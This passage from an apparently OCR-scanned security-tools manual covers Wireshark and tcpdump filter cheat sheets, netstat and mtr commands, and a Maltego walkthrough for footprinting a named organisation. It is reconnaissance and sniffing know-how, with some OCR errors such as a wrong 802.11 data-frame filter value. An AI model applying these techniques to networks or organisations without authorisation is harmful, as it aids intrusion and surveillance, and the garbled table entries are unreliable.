
- Right-click on the file and select the **Analyze Metadata** option, as shown in the following screenshot:



- In the following screenshot, you can see two people opened this document.




- You can also determine Microsoft Office for the Mac and Adobe Photoshop were used to create this document as shown in the following screenshot:



3.1.1.7 Sniffing (Wireshark)

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.

Wireshark is cross-platform, using the Qt widget toolkit in current releases to implement its user interface, and using pcap to capture packets; it runs on Linux, macOS, BSD, Solaris, some other Unix-like operating systems, and Microsoft Windows. There is also a terminal-based (non-GUI) version called TShark. Wireshark, and the other programs distributed with it such as TShark, are free software, released under the terms of the GNU General Public License.



For more information about Wireshark check the user guide: https://www.wireshark.org/download/docs/user-guide.pdf

Wlan.fc.type eq 0	802.11 management frame
Wlan.fc.type eq 1	802.11 control frame
Wlan.fc.type eq 0	802.11 date frame
Wlan.fc.type_subtype eq 0 (1 =response)	802.11 association request
Wlan.fc.type_subtype eq 2 (3 =response)	802.11 reassociation request
Wlan.fc.type_subtype eq 4 (5 =response)	802.11 probe request
Wlan.fc.type_subtype eq 8	802.11 beacon
Wlan.fc.type_subtype eq 10	802.11 disassociate
Wlan.fc.type_subtype eq 11 (12 =deauthenticate)	802.11 authentication

Wireshark Display Filters · Part 1

packetlife.net

Ethernet

eth.addr	eth.len	eth.src
eth.dst	eth.lg	eth.trailer
eth.ig	eth.multicast	eth.type

IEEE 802.1Q

vlan.cfi	vlan.id	vlan.priority
vlan.etype	vlan.len	vlan.trailer

IPv4

ip.addr	ip.fragment.overlap.conflict
ip.checksum	ip.fragment.toolongfragment
ip.checksum_bad	ip.fragments
ip.checksum_good	ip.hdr_len
ip.dsfield	ip.host
ip.dsfield.ce	ip.id
ip.dsfield.dscp	ip.len
ip.dsfield.ect	ip.proto
ip.dst	ip.reassembled_in
ip.dst_host	ip.src
ip.flags	ip.src_host
ip.flags.df	ip.tos
ip.flags.mf	ip.tos.cost
ip.flags.rb	ip.tos.delay
ip.frag_offset	ip.tos.precedence
ip.fragment	ip.tos.reliability
ip.fragment.error	ip.tos.throughput
ip.fragment.multipletails	ip.ttl
ip.fragment.overlap	ip.version

IPv6

ipv6.addr	ipv6.hop_opt
ipv6.class	ipv6.host
ipv6.dst	ipv6.mipv6_home_address
ipv6.dst_host	ipv6.mipv6_length
ipv6.dst_opt	ipv6.mipv6_type
ipv6.flow	ipv6.nxt
ipv6.fragment	ipv6.opt.pad1
ipv6.fragment.error	ipv6.opt.padn
ipv6.fragment.more	ipv6.plen
ipv6.fragment.multipletails	ipv6.reassembled_in
ipv6.fragment.offset	ipv6.routing_hdr
ipv6.fragment.overlap	ipv6.routing_hdr.addr
ipv6.fragment.overlap.conflict	ipv6.routing_hdr.left
ipv6.fragment.toolongfragment	ipv6.routing_hdr.type
ipv6.fragments	ipv6.src
ipv6.fragment.id	ipv6.src_host
ipv6.hlim	ipv6.version

ARP

arp.dst.hw_mac	arp.proto.size
arp.dst.proto_ipv4	arp.proto.type
arp.hw.size	arp.src.hw_mac
arp.hw.type	arp.src.proto_ipv4
arp.opcode	

TCP

tcp.ack	tcp.options.qs
tcp.checksum	tcp.options.sack
tcp.checksum_bad	tcp.options.sack_le
tcp.checksum_good	tcp.options.sack_perm
tcp.continuation_to	tcp.options.sack_re
tcp.dstport	tcp.options.time_stamp
tcp.flags	tcp.options.wscale
tcp.flags.ack	tcp.options.wscale_val
tcp.flags.cwr	tcp.pdu.last_frame
tcp.flags.ecn	tcp.pdu.size
tcp.flags.fin	tcp.pdu.time
tcp.flags.push	tcp.port
tcp.flags.reset	tcp.reassembled_in
tcp.flags.syn	tcp.segment
tcp.flags.urg	tcp.segment.error
tcp.hdr_len	tcp.segment.multipletails
tcp.len	tcp.segment.overlap
tcp.nxtseq	tcp.segment.overlap.conflict
tcp.options	tcp.segment.toolongfragment
tcp.options.cc	tcp.segments
tcp.options.ccecho	tcp.seq
tcp.options.ccnew	tcp.srcport
tcp.options.echo	tcp.time_delta
tcp.options.echo_reply	tcp.time_relative
tcp.options.md5	tcp.urgent_pointer
tcp.options.mss	tcp.window_size
tcp.options.mss_val	

UDP

udp.checksum	udp.dstport	udp.srcport
udp.checksum_bad	udp.length	
udp.checksum_good	udp.port	

Operators	Logic	
eq or ==	and or &&	Logical AND
ne or !=	or or ||	Logical OR
gt or >	xor or ^^	Logical XOR
lt or <	not or !	Logical NOT
ge or >=	[n] […]	Substring operator
le or <=		

Wireshark Display Filters · Part 2

packetlife.net

Frame Relay

fr.becn	fr.de
fr.chdlctype	fr.dlci
fr.control	fr.dlcore_control
fr.control.f	fr.ea
fr.control.ftype	fr.fecn
fr.control.n_r	fr.lower_dlci
fr.control.n_s	fr.nlpid
fr.control.p	fr.second_dlci
fr.control.s_ftype	fr.snap.oui
fr.control.u_modifier_cmd	fr.snap.pid
fr.control.u_modifier_resp	fr.snaptype
fr.cr	fr.third_dlci
fr.dc	fr.upper_dlci

PPP

ppp.address	ppp.direction
ppp.control	ppp.protocol

MPLS

mpls.bottom	mpls.oam.defect_location
mpls.cw.control	mpls.oam.defect_type
mpls.cw.res	mpls.oam.frequency
mpls.exp	mpls.oam.function_type
mpls.label	mpls.oam.ttsi
mpls.oam.bip16	mpls.ttl

ICMP

icmp.checksum	icmp.ident	icmp.seq
icmp.checksum_bad	icmp.mtu	icmp.type
icmp.code	icmp.redir_gw	

DTP

dtp.neighbor	dtp.tlv_type	vtp.neighbor
dtp.tlv_len	dtp.version	

VTP

vtp.code	vtp.vlan_info.802_10_index
vtp.conf_rev_num	vtp.vlan_info.isl_vlan_id
vtp.followers	vtp.vlan_info.len
vtp.md	vtp.vlan_info.mtu_size
vtp.md5_digest	vtp.vlan_info.status.vlan_susp
vtp.md_len	vtp.vlan_info.tlv_len
vtp.seq_num	vtp.vlan_info.tlv_type
vtp.start_value	vtp.vlan_info.vlan_name
vtp.upd_id	vtp.vlan_info.vlan_name_len
vtp.upd_ts	vtp.vlan_info.vlan_type
vtp.version	

ICMPv6

icmpv6.all_comp	icmpv6.option.name_type.fqdn
icmpv6.checksum	icmpv6.option.name_x501
icmpv6.checksum_bad	icmpv6.option.rsa.key_hash
icmpv6.code	icmpv6.option.type
icmpv6.comp	icmpv6.ra.cur_hop_limit
icmpv6.haad.ha_addrs	icmpv6.ra.reachable_time
icmpv6.identifier	icmpv6.ra.retrans_timer
icmpv6.option	icmpv6.ra.router_lifetime
icmpv6.option.cga	icmpv6.recursive_dns_serv
icmpv6.option.length	icmpv6.type
icmpv6.option.name_type	

RIP

rip.auth.passwd	rip.ip	rip.route_tag
rip.auth.type	rip.metric	rip.routing_domain
rip.command	rip.netmask	rip.version
rip.family	rip.next_hop	

BGP

bgp.aggregator_as	bgp.mp_reach_nlri_ipv4_prefix
bgp.aggregator_origin	bgp.mp_unreach_nlri_ipv4_prefix
bgp.as_path	bgp.multi_exit_disc
bgp.cluster_identifier	bgp.next_hop
bgp.cluster_list	bgp.nlri_prefix
bgp.community_as	bgp.origin
bgp.community_value	bgp.originator_id
bgp.local_pref	bgp.type
bgp.mp_nlri_tnl_id	bgp.withdrawn_prefix

HTTP

http.accept	http.proxy_authorization
http.accept_encoding	http.proxy_connect_host
http.accept_language	http.proxy_connect_port
http.authbasic	http.referer
http.authorization	http.request
http.cache_control	http.request.method
http.connection	http.request.uri
http.content_encoding	http.request.version
http.content_length	http.response
http.content_type	http.response.code
http.cookie	http.server
http.date	http.set_cookie
http.host	http.transfer_encoding
http.last_modified	http.user_agent
http.location	http.www_authenticate
http.notification	http.x_forwarded_for
http.proxy_authenticate	

3.1.1.7.1 Tcpdump

Some example about how we can use Tcpdump and for more information visit the main page of Tcpdump: https://www.tcpdump.org/manpages/tcpdump.1.html#lbAG

TCPDUMP

packetlife.net

Command Line Options			
`-A`	Print frame payload in ASCII	`-q`	Quick output
`-c <count>`	Exit after capturing **count** packets	`-r <file>`	Read packets from **file**
`-D`	List available interfaces	`-s <len>`	Capture up to **len** bytes per packet
`-e`	Print link-level headers	`-S`	Print absolute TCP sequence numbers
`-F <file>`	Use **file** as the filter expression	`-t`	Don't print timestamps
`-G <n>`	Rotate the dump file every n seconds	`-v[v[v]]`	Print more verbose output
`-i <iface>`	Specifies the capture interface	`-w <file>`	Write captured packets to **file**
`-K`	Don't verify TCP checksums	`-x`	Print frame payload in hex
`-L`	List data link types for the interface	`-X`	Print frame payload in hex and ASCII
`-n`	Don't convert addresses to names	`-y <type>`	Specify the data link type
`-p`	Don't capture in promiscuous mode	`-Z <user>`	Drop privileges from root to **user**

Capture Filter Primitives	
`[src|dst] host <host>`	Matches a host as the IP source, destination, or either
`ether [src|dst] host <ehost>`	Matches a host as the Ethernet source, destination, or either
`gateway host <host>`	Matches packets which used **host** as a gateway
`[src|dst] net <network>/<len>`	Matches packets to or from an endpoint residing in **network**
`[tcp|udp] [src|dst] port <port>`	Matches TCP or UDP packets sent to/from **port**
`[tcp|udp] [src|dst] portrange <p1>-<p2>`	Matches TCP or UDP packets to/from a port in the given range
`less <length>`	Matches packets less than or equal to **length**
`greater <length>`	Matches packets greater than or equal to **length**
`(ether|ip|ip6) proto <protocol>`	Matches an Ethernet, IPv4, or IPv6 protocol
`(ether|ip) broadcast`	Matches Ethernet or IPv4 broadcasts
`(ether|ip|ip6) multicast`	Matches Ethernet, IPv4, or IPv6 multicasts
`type (mgt|ctl|data) [subtype <subtype>]`	Matches 802.11 frames based on type and optional subtype
`vlan [<vlan>]`	Matches 802.1Q frames, optionally with a VLAN ID of **vlan**
`mpls [<label>]`	Matches MPLS packets, optionally with a label of **label**
`<expr> <relop> <expr>`	Matches packets by an arbitrary expression

Protocols		
`arp`	`ip6`	`slip`
`ether`	`link`	`tcp`
`fddi`	`ppp`	`tr`
`icmp`	`radio`	`udp`
`ip`	`rarp`	`wlan`

TCP Flags	
`tcp-urg`	`tcp-rst`
`tcp-ack`	`tcp-syn`
`tcp-psh`	`tcp-fin`

Modifiers
`!` or `not`
`&&` or `and`
`||` or `or`

Examples	
`udp dst port not 53`	UDP not bound for port 53
`host 10.0.0.1 && host 10.0.0.2`	Traffic between these hosts
`tcp dst port 80 or 8080`	Packets to either TCP port

ICMP Types		
`icmp-echoreply`	`icmp-routeradvert`	`icmp-tstampreply`
`icmp-unreach`	`icmp-routersolicit`	`icmp-ireq`
`icmp-sourcequench`	`icmp-timxceed`	`icmp-ireqreply`
`icmp-redirect`	`icmp-paramprob`	`icmp-maskreq`
`icmp-echo`	`icmp-tstamp`	`icmp-maskreply`

by Jeremy Stretch v2.0

Checking only the packets' headers	
Display Available Interfaces: tcpdump -D	**Capture IP address Packets:** tcpdump -n -i eth0
Capture all packets in any interface by running this command: tcpdump -i any	**Capture according to protocol Packets:** tcpdump -i eth0 tcp tcpdump -i any -c5 icmp
Capture Packets from Specific Interface: tcpdump -i eth0	**disable name resolution by using the option -n and port resolution with -nn:** tcpdump -i any -c5 -nn
Capture Only N Number of Packets from Specific Interface: tcpdump -c 5 -i eth0	**Capture Packet from Specific Port:** tcpdump -i eth0 port 22 tcpdump -i any -c5 -nn port 80
Print Captured Packets in ASCII: tcpdump -A -i eth0	**You can also filter packets based on the source or destination IP Address or hostname:** tcpdump -i eth0 src 192.168.0.2 tcpdump -i eth0 dst 50.116.66.139 tcpdump -i any -c5 -nn src 192.168.122.98 tcpdump -i any -c5 -nn dst 192.168.122.98 tcpdump -i any -c5 -nn src 192.168.122.98 and port 80 tcpdump -i any -c5 -nn "port 80 and (src 192.168.122.98 or src 54.204.39.132)"
Checking packet content	
tcpdump provides two additional flags: -X to print content in hex, and ASCII or -A to print the content in ASCII: tcpdump -i any -c10 -nn -A port 80 tcpdump -X -i eth0 tcpdump -XX -i eth0	
Saving captures to a file	
Capture and Save Packets in a File: tcpdump -w 0001.pcap -i eth0 tcpdump -i any -c10 -nn -w webserver.pcap port 80	
Read Captured Packets File: tcpdump -nn -r webserver.pcap	

- [root]# ifconfig eth0 promisc - Put nic into promiscuous mode to sniff traffic.
- [root]# tcpdump -n host not XXX.XXX.XXX.XXX | more - Sniff net but ignore IP which is your remote session.
- [root]# ifconfig eth0 -promisc - Pull nic out of promiscuous mode.

-dst	Shows only the communications with the destination specified
-A	Print each packet (minus its link level header) in ASCII. Handy for capturing web pages
-XX	When parsing and printing, in addition to printing the headers of each packet, print the data of each packet, including its link level header, in hex and ASCII
-xx	When parsing and printing, in addition to printing the headers of each packet, print the data of each packet, including its link level header, in hex
-S	Print absolute, rather than relative, TCP sequence numbers
-s	Snarf snaplen bytes of data from each packet rather than the default of 68. 68 bytes is adequate for IP, ICMP, TCP and UDP but may truncate protocol information from name server and NFS packets (see below). Packets truncated because of a limited snapshot are indicated in the output with "[|proto]", where proto is the name of the protocol level at which the truncation has occurred. Note that taking larger snapshots both increases the amount of time it takes to process packets and, effectively, decreases the amount of packet buffering. This may cause packets to be lost. Setting snaplen to 0 means use the required length to catch whole packets

3.1.1.8 NetStat

Description	Command	Description	Command
Listing all the LISTENING Ports of TCP and UDP connections	netstat -a | more	Listing TCP Ports connections	netstat -at
Finding Listening Programs	netstat -ap | grep http	Listing all TCP Listening Ports	netstat -lt
Listing all LISTENING Connections	netstat -l	Listing UDP Ports connections	netstat -au
Listing all UNIX Listening Ports	netstat -lx	Listing all UDP Listening Ports	netstat -lu
Showing Statistics by Protocol	netstat -s	Displaying Service name with PID	netstat -tp
Showing Statistics by UDP	netstat -su	Displaying Kernel IP routing	netstat -r
Showing Statistics by TCP	netstat -st	Displaying Promiscuous Mode	netstat -ac 5 | grep tcp
Showing Kernel Interface Table	netstat -ie	Show multi-cast group membership info	netstat -g
Display interface statistics	netstat -i	Displaying RAW Network Statistics	netstat --statistics --raw
Finding non supportive Address	netstat --verbose	Print Netstat Information Continuously	netstat -c
Display routing table info	netstat –rn	List all connected processes	netstat -nap
Show PID of process owning socket	Netstat -p	List all processes with a TCP connection	netstat –tlnp
Show UDP	Netstat -u	netstat –s Show network statistics	netstat –s
Show TCP	Netstat -t	Display routing table info	netstat –rn
Show IP addresses only. Don't resolve host names	netstat -n	Extended information	Extended information netstat -e
Verbose	netstat -v	show network timer information	netstat -o
Show network statistics	netstat –s	Display processes connecting with ssh (port 22)	netstat -aon | grep ':22 '
Display routing table info	netstat –rn	listening ports only	listening ports only netstat -l
one can also use the command	netstat lsof -i -P	netstat -p process ID	netstat -p

mtr: a network diagnostic tool introduced in Fedora - Like traceroute except it gives more network quality and network diagnostic info. Leave running to get real time stats. Reports best and worst round trip times in milliseconds.

- mtr IP-address-of-server
- mtr domain-name-of-server

Example: mtr --report www.yahoo.com

```
[prompt]$ mtr --report www.yahoo.com
Start: Sun May 22 19:26:58 2016
HOST: mydesktop                    Loss%   Snt   Last   Avg  Best  Wrst StDev
  1.|-- Wireless_Broadband_Router  0.0%    10    0.4   0.4   0.3   0.4   0.0
  2.|-- 61.218.111.1               0.0%    10    4.3   5.4   3.2   9.4   1.9
  3.|-- 142.202.104.222            0.0%    10    6.7   7.5   6.1   9.9   0.9
  4.|-- ae8---0.scr02.lsan.ca.fro  0.0%    10    6.1   7.1   6.1   8.2   0.6
  5.|-- ae1---0.cbr01.lsan.ca.fro  0.0%    10    7.4   7.7   5.7  16.6   3.1
  6.|-- lag-101.ear2.LosAngeles1. 80.0%    10    6.0   9.5   6.0  13.0   4.9
  7.|-- ae-1-51.ear3.Seattle1.Lev 90.0%    10   32.4  32.4  32.4  32.4   0.0
  8.|-- YAHOO-INC.ear3.Seattle1.L  0.0%    10   34.2  33.1  31.7  35.1   0.9
  9.|-- ae-7.pat1.gqb.yahoo.com    0.0%    10   36.7  35.9  35.1  36.9   0.3
 10.|-- et-1-0-0.msr2.gq1.yahoo.c  0.0%    10   37.5  39.3  36.6  57.1   6.2
 11.|-- et-1-0-0.clr1-a-gdc.gq1.y  0.0%    10   37.2  49.1  37.2 119.3  26.0
 12.|-- et-18-1.fab7-1-gdc.gq1.ya  0.0%    10   38.5  38.1  36.9  39.9   0.7
 13.|-- po-15.bas1-7-prd.gq1.yaho  0.0%    10   38.0  37.4  36.6  38.5   0.0
 14.|-- ir1.fp.vip.gq1.yahoo.com   0.0%    10   40.5  37.9  36.7  40.5   1.1
```

Example: We can verify that the SSH service is running and listening on TCP port 22 by using the **netstat**

```
root@kali:~# netstat -antp|grep sshd
tcp   0      0 0.0.0.0:22  0.0.0.0:*   LISTEN      25035/sshd
tcp6 0       0 :::22       :::*        LISTEN      25035/sshd
```

3.1.1.9 Maltego

Maltego is a unique platform developed to deliver a clear threat picture to the environment that an organization owns and operates. Maltego's unique advantage is to demonstrate the complexity and severity of single points of failure as well as trust relationships that exist currently within the scope of your infrastructure.

The unique perspective that Maltego offers to both network and resource based entities is the aggregation of information posted all over the internet – whether it's the current configuration of a router poised on the edge of your network or the current whereabouts of your Vice President on his international visits, Maltego can locate, aggregate and visualize this information.

- **Maltego offers the user with unprecedented information. Information is leverage. Information is power. Information is Maltego.**
- Maltego can be used for the information gathering phase of all security related work. It will save you time and will allow you to work more accurately and smarter.
- Maltego aids you in your thinking process by visually demonstrating interconnected links between searched items.
- Maltego provide you with a much more powerful search, giving you smarter results.
- If access to "hidden" information determines your success, Maltego can help you discover it.
- **Maltego is a program that can be used to determine the relationships and real-world links between:**
- People, Groups of people (social networks), Companies, Organizations, Web sites, Internet infrastructure such as (Domains, DNS names, Netblocks, IP addresses, Phrases, Affiliations, Documents and files) These entities are linked using open source intelligence.
- Maltego is easy and quick to install – it uses Java, so it runs on Windows, Mac and Linux.
- Maltego provides you with a graphical interface that makes seeing these relationships instant and accurate – making it possible to see hidden connections.
- Using the graphical user interface (GUI) you can see relationships easily – even if they are three or four degrees of separation away.
- Maltego is unique because it uses a powerful, flexible framework that makes customizing possible. As such, Maltego can be adapted to your own, unique requirements.


3.1.1.9.1 How to Use Maltego to Do Network Reconnaissance

Maltego is capable of gathering information about either a network or an individual; here we will focus on the former and leave individual information gathering for another time. We will be looking at gathering info on all the subdomains, the IP address range, the WHOIS info, all of the email addresses, and the relationship between the target domain and others.

- **Open Maltego & Register**

Let's start by firing up Kali and then opening Maltego. Maltego can be found in numerous places in Kali, but the easiest way to get to it is to go to Applications -> Kali Linux -> Top 10 Security Tools. Then, among the Top 10, you will find Maltego at number 5, as shown in the screenshot below.

When you open Maltego, you will need to wait a brief moment for it to startup. After it finishes loading, you will be greeted by a screen asking you to register Maltego.



Go ahead and register and save and remember your password as you will need it again the next time you login into Maltego.

- **Choose a Machine & Parameters**


After successfully registering and logging into Maltego, we will have to decide what type of "machine" we want to run against our target. In Maltego's parlance, a machine is simply what type of footprinting we want to do against our target. Here, we are focusing on the network footprinting, so our choices are:

- **Company Stalker** (this gathers email information)
- **Footprint L1** (basic information gathering)
- **Footprint L2** (moderate amount of information gathering)
- **Footprint L3** (intense and the most complete information gathering)

Let's choose an L3 footprint that will gather as much information as we can; this is also the most time-consuming option, so be aware of that.


- **Choose a Target**

Now, that we have chosen a type of machine for our footprinting, we will need to choose a target. Let's choose our friends at SANS, one of the leading IT security training and consulting firms in the world.

